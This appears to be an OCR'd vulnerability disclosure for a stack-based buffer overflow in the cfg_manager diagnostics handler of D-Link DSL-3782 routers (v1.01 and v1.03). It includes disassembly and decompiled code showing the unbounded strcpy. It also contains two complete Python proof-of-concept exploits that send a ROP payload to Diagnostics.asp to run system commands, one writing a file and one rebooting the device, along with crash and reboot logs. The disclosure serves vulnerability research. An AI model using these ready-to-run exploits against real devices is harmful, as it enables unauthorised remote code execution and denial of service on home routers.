
Vendor of the products:	D-Link
Reported by:	x.sunzh@gmail.com
Affected products:	DSL-3782 v1.01, DSL-3782 v1.03

Buffer overflow

Code in cfg_manager

Code bellow (in cfg_manager) performs the traceroute (or ping) test in the Diagnostic webpage.




```
.text:00474AD4                 sw      $ra, 0x74($sp)
.text:00474AD8                 sw      $s3, 0x70($sp)
.text:00474ADC                 sw      $s2, 0x6C($sp)
.text:00474AE0                 sw      $s1, 0x68($sp)
.text:00474AE4                 sw      $s0, 0x64($sp)
.text:00474AE8                 sw      $gp, 0x10($sp)
.text:00474AEC                 la      $t9, memset
.text:00474AF0                 addiu   $s1, $sp, 0x1C
.text:00474AF4                 move    $s2, $a0
.text:00474AF8                 move    $s3, $a1
.text:00474AFC                 move    $a0, $s1
.text:00474B00                 move    $a1, $zero
.text:00474B04                 jalr    $t9 ; memset
.text:00474B08                 li      $a2, 0x40  # '@'
.text:00474B0C                 lw      $gp, 0x10($sp)
.text:00474B10                 li      $a2, (aDipType+4)  # "Type"
.text:00474B18                 la      $t9, getAttrValue
.text:00474B1C                 move    $a0, $s2
.text:00474B20                 move    $a1, $s3
.text:00474B24                 jalr    $t9 ; getAttrValue
.text:00474B28                 move    $a3, $s1
.text:00474B2C                 bnez    $v0, loc_474B4C
.text:00474B30                 lw      $gp, 0x10($sp)
.text:00474B34                 lb      $s0, 0x1C($sp)
.text:00474B38                 li      $v0, 0x70  # 'p'
.text:00474B3C                 beq     $s0, $v0, loc_474B70
.text:00474B40                 li      $v0, 0x74  # 't'
.text:00474B44                 beq     $s0, $v0, loc_474B74
.text:00474B48                 la      $t9, memset
.text:00474B4C
.text:00474B4C loc_474B4C:                             # CODE XREF: .text:00474B2C↑j
.text:00474B4C                                         # .text:00474BAC↓j ...
.text:00474B4C                 li      $v1, 0xFFFFFFFF
.text:00474B50
.text:00474B50 loc_474B50:                             # CODE XREF: .text:00474BB8↓j
.text:00474B50                                         # .text:00474C34↓j ...
.text:00474B50                 lw      $ra, 0x74($sp)
.text:00474B54                 move    $v0, $v1
.text:00474B58                 lw      $s3, 0x70($sp)
.text:00474B5C                 lw      $s2, 0x6C($sp)
.text:00474B60                 lw      $s1, 0x68($sp)
.text:00474B64                 lw      $s0, 0x64($sp)
.text:00474B68                 jr      $ra
.text:00474B6C                 addiu   $sp, 0x78
.text:00474B70  # ----------------------------------------------------------------------
.text:00474B70
.text:00474B70 loc_474B70:                             # CODE XREF: .text:00474B3C↑j
.text:00474B70                 la      $t9, memset
.text:00474B74
.text:00474B74 loc_474B74:                             # CODE XREF: .text:00474B44↑j
.text:00474B74                 lui     $v0, 0x4C  # 'L'
.text:00474B78                 move    $a0, $s1
.text:00474B7C                 move    $a1, $zero
.text:00474B80                 li      $a2, 0x40  # '@'
.text:00474B84                 jalr    $t9 ; memset
.text:00474B88                 sb      $s0, byte_4C01E0
.text:00474B8C                 lw      $gp, 0x10($sp)
.text:00474B90                 lui     $a2, 0x4A  # 'J'
.text:00474B94                 move    $a0, $s2
.text:00474B98                 la      $t9, getAttrValue
.text:00474B9C                 move    $a1, $s3
.text:00474BA0                 li      $a2, aAddr       # "Addr"
.text:00474BA4                 jalr    $t9 ; getAttrValue
.text:00474BA8                 move    $a3, $s1
```

```
.text:00474BAC                 bnez    $v0, loc_474B4C
.text:00474BB0                 lw      $gp, 0x10($sp)
```

The *getAttrValue* method at `.text: 0x474bA4` can lead to a stack-based buffer overflow.

Code in getAttrValue

The dst parameter (a4) of strcpy corresponds to the `$a3` register in the above picture, which comes from the `$s1` register, and the `$s1` register stores an offset address in stack (at `.text: 474af0`).




```c
int __fastcall getAttrValue(int a1, char *a2, int a3, char *a4)
{
  int v8; // $s1
  int v9; // $v0
  char *v10; // $a2
  int v11; // $a3
  int result; // $v0
  const char *v13; // $a1

  v8 = 0;
  do
  {
    v9 = *a2;
    v10 = a2;
    v11 = 0;
    ++v8;
    a2 += 16;
    if ( !v9 )
      break;
    a1 = mxmlFindElement(a1, a1, v10, 0, 0, -1);
  }
  while ( v8 != 3 );
  result = -1;
  if ( a1 )
  {
    v13 = (const char *)mxmlElementGetAttr(a1, a3, v10, v11);
    result = -2;
    if ( v13 )
    {
      strcpy(a4, v13);
      result = 0;
    }
  }
  return result;
}
```

In v1.01

exp

```
import requests
import urllib
from pwn import *

context.binary = "../_DSL-3782_A1_EU_1.01_07282016.bin.extracted/squashfs-root/userf
context.endian = "big"
context.arch = "mips"

main_url = "http://192.168.1.1:80"

def login():
    s = requests.Session()
    s.verify = False
    headers = {
        "User-Agent": "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_6) AppleWebKit/5
        }
    url = main_url + "/cgi-bin/Login.asp?User=admin&Pwd=admin&_=1640832458081"
    resp = s.get(url,headers=headers,timeout=10)
    print resp.text


def get_session_key():
    s = requests.Session()
    s.verify = False
    headers = {
        "User-Agent": "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_6) AppleWebKit/5
        }
    url = main_url + "/cgi-bin/get/New_GUI/get_sessionKey.asp"
    resp = s.get(url,headers=headers,timeout=10)
    sessionKey = resp.text
    return sessionKey


def exp(sessionKey=None):
    libc_base = 0x2b50b000
    system_offset = 0x59bb0
    system_addr = libc_base + system_offset
    gadget_offset = 0x0001656C
    gadget_addr = libc_base + gadget_offset

    cmd = "echo yab. > /tmp/1"
    padding = "a" * 72
    s0 = p32(system_addr)
    s1 = "AAAA"
    s2 = "BBBB"
    s3 = "CCCC"
    ra = p32(gadget_addr)
    padding2 = "A" * 16
    payload = padding + s0 + s1 + s2 + s3 + ra + padding2 + cmd

    s = requests.Session()
    s.verify = False
    headers = {
        "User-Agent": "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_6) AppleWebKit/5
        }
    params = {
        "Type":"p", "sessionKey":urllib.unquote(sessionKey),
        "Addr":urllib.unquote(payload)
        }
    url = main_url + "/cgi-bin/New_GUI/Set/Diagnostics.asp"
    resp = s.post(url,data=params,headers=headers,timeout=10)
    print resp.text


if __name__ == '__main__':
    login()
    sessionKey = get_session_key()
    exp(sessionKey=sessionKey)
```

Attack effect


```
# ls /tmp/
MT7610EEPROM.bin  bssid3            etc               rt_device
RT30xxEEPROM.bin  bssid_ac0         lcp               tcapi_sock
WPS_PinCode       bssid_ac1         nat_num           telnet_info
bssid0            bssid_ac2         number            var
bssid1            bssid_ac3         number1           wlanlockfd
bssid2            cwmp              qoslockfd
# [   88.768000] cfg_manager/108: potentially unexpected fatal signal 11.
[   88.768000]
[   88.776000] Cpu 0
[   88.776000] $ 0   : 00000000 1000a401 00000000 00000000
[   88.776000] $ 4   : 7fef9850 7fef97f8 00000000 00000000
[   88.776000] $ 8   : 00000000 7fef9788 00020000 00000000
[   88.776000] $12   : 00000000 aafc3000 00000014 8f020928
[   88.780000] $16   : 2b7ddbb0 41414141 42424242 43434343
[   88.780000] $20   : ffffffff 7fef9938 0000006e 7fef9aa0
[   88.784000] $24   : 00000000 2b7bf4d0
[   88.784000] $28   : 2b803510 7fef9928 00000007 2b79a584
[   88.788000] Hi    : 00000000
[   88.788000] Lo    : 00000002
[   88.788000] epc   : 2b79a584 0x2b79a584
[   88.792000]     Not tainted
[   88.792000] ra    : 2b79a584 0x2b79a584
[   88.792000] Status: 0000a413    USER EXL IE
[   88.792000] Cause : 10800010
[   88.792000] BadVA : 00000017
[   88.796000] PrId  : 00019300 (MIPS 24Kc)

#
# ls /tmp/
1                 bssid2            etc               tcapi_sock
MT7610EEPROM.bin  bssid3            lcp               telnet_info
RT30xxEEPROM.bin  bssid_ac0         nat_num           var
WPS_PinCode       bssid_ac1         number            wlanlockfd
boa-temp          bssid_ac2         number1
bssid0            bssid_ac3         qoslockfd
bssid1            cwmp              rt_device
# cat /tmp/1
yab.
#
```
after sending the exp script

Since the command we executed in the exploit script (line 41) is `echo yab. > /tmp/1`, we can confirm that our attack was successful by printing the content in file /tmp/1.

In v1.03

An authenticated attacker can still use the stack-based bof to complete remote code execution of single-word commands (such as reboot).


exp

```
import requests
import urllib
from pwn import *
import os
from time import sleep


context.binary = "../new/_DSL-3782_A1_EU_1.03_04042018.bin.extracted/squashfs-root/u
context.endian = "big"
context.arch = "mips"

server = "192.168.1.1"
```

```
main_url = "http://192.168.1.1:80"


def get_session_key(a):
    s = requests.Session()
    s.verify = False
    headers = {
        "User-Agent": "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_6) AppleWebKit/5
        "Cookie": "SESSIONID_AUTH=%s" % a
        }
    url = main_url + "/cgi-bin/get/New_GUI/get_sessionKey.asp"
    resp = s.get(url,headers=headers,timeout=10)
    sessionKey = resp.text
    print(sessionKey)
    return sessionKey


def exp(sessionKey=None,a=''):
    libc_base = input('libc_base:')
    system_offset = 0x59bb0
    system_addr = libc_base + system_offset
    gadget_offset = 0x0001656C
    gadget_addr = libc_base + gadget_offset

    cmd = "reboot"
    padding = "a" * 72
    s0 = p32(system_addr)
    s1 = "AAAA"
    s2 = "BBBB"
    s3 = "CCCC"
    ra = p32(gadget_addr)
    padding2 = "A" * 16
    payload = padding + s0 + s1 + s2 + s3 + ra + padding2 + cmd

    s = requests.Session()
    s.verify = False
    headers = {
        "User-Agent": "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_6) AppleWebKit/5
        "Cookie": "SESSIONID_AUTH=%s" % a
        }
    params = {
        "Type":"t", "sessionKey":urllib.unquote(sessionKey),
        "Addr":urllib.unquote(payload)
        }
    url = main_url + "/cgi-bin/New_GUI/Set/Diagnostics.asp"
    resp = s.post(url,data=params,headers=headers,timeout=10)
    print resp.text
```

```
if __name__ == '__main__':
    print '\n[*] Connection %r' % main_url
    a = input()
    print '[*] Getting session key'
    sessionKey = get_session_key(a)
    print '[*] Sending payload'
    exp(sessionKey=sessionKey, a=a)
    sleep(1)
    print '[*] Rebooting the target!'
    sleep(2)
    print '[*] Done!'
```

Attack effect



```
# [20836.596000] firmadyne: sys_reboot[PID: 26964 (init)]: magic1:fee1dead, magic2:28121969, cmd:89abcdef
The system is going down NOW !!
Sending SIGTERM to all processes.
Sending SIGKILL to all processes.
Please stand by while rebooting the system.
[20840.704000] firmadyne: sys_reboot[PID: 26965 (init)]: magic1:fee1dead, magic2:28121969, cmd:1234567
[20840.708000] firmadyne: sys_reboot: removed CAP_SYS_BOOT, starting init ...
```

Since the command we executed in the exploit script (line 37) is `reboot` , you can see that the emulator (firmadyne) is rebooting.